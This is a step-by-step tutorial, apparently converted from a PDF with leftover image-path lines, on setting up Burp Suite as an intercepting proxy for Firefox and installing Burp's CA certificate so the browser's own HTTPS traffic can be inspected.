Use proxy localhost-8080 for all URLs (ignore patterns)


Synchronize settings: ?

localhost-8080 127.0.0.1


Default

Configure Proxy Listener in Burp Suite


1. Start Burp Suite.




2. Go to 'Proxy' tab > 'Options' sub-tab > 'Proxy Listeners' section, and validate the proxy listener settings. It should be same as that set in the Firefox browser, i.e., enable a proxy listener for localhost (127.0.0.1) on port 8080 .



3. Switch to your Firefox browser and navigate to `www.example.com`



4. Switch back to Burp and navigate to the "Intercept" tab.



5. Forward the intercepted request.

Dashboard Target Proxy Intruder Repeater Sequencer Decoder

Intercept HTTP history WebSockets history Options

Filter: Hiding CSS, image and general binary content

| # | Host | Method | URL |
|----|-----------------------------------|--------|--------------|
| 2 | http://detectportal.firefox.co... | GET | /success.txt |
| 3 | http://www.example.com | GET | / |
| 4 | http://detectportal.firefox.co... | GET | /success.txt |
| 5 | http://detectportal.firefox.co... | GET | /success.txt |
| 6 | http://detectportal.firefox.co... | GET | /success.txt |
| 7 | http://detectportal.firefox.co... | GET | /success.txt |
| 8 | http://detectportal.firefox.co... | GET | /success.txt |
| 9 | http://detectportal.firefox.co... | GET | /success.txt |
| 10 | http://detectportal.firefox.co... | GET | /success.txt |


Request Response

Raw Headers Hex HTML Render

HTTP/1.1 200 OK
Accept-Ranges: bytes
Cache-Control: max-age=604800
Content-Type: text/html; charset=UTF-8
Date: Sat, 29 Sep 2018 17:53:46 GMT
Etag: "1541025663+gzip"
Expires: Sat, 06 Oct 2018 17:53:46 GMT
Last-Modified: Fri, 09 Aug 2013 23:54:35 GMT
Server: ECS (dca/24E0)
Vary: Accept-Encoding
X-Cache: HIT
Content-Length: 1270
Connection: close


Install Burp's CA Certificate

1. In Burp Suite, go to **Proxy > Intercept** tab and disable intercept mode by clicking on the "**Intercept is on**" button.




2. In Firefox, navigate to a secure website, e.g., <https://www.example.com>.


If you have configured Burp's proxy listener correctly, and you haven't installed Burp's self-signed Certificate Authority (CA) certificate, yet, then the browser may throw an "invalid security certificate" error with the message "...issuer certificate is unknown". Click on the "Advanced" button to see error details.




3. If you received "SEC_ERROR_UNKNOWN_ISSUER" error from the browser, navigate to `http://burp`.




4. Click on "CA Certificate" link to download the "cacert.der" file.




5. In the Firefox browser, go to "Preferences", search for the term "certificate", and click on "View Certificates" button.




6. In the "Certificate Manager" window, click on "Import" button and select the downloaded "cacert.der" file.



7. In the "Downloading Certificate" window prompt, select checkboxes as shown in following image and click on "Ok".

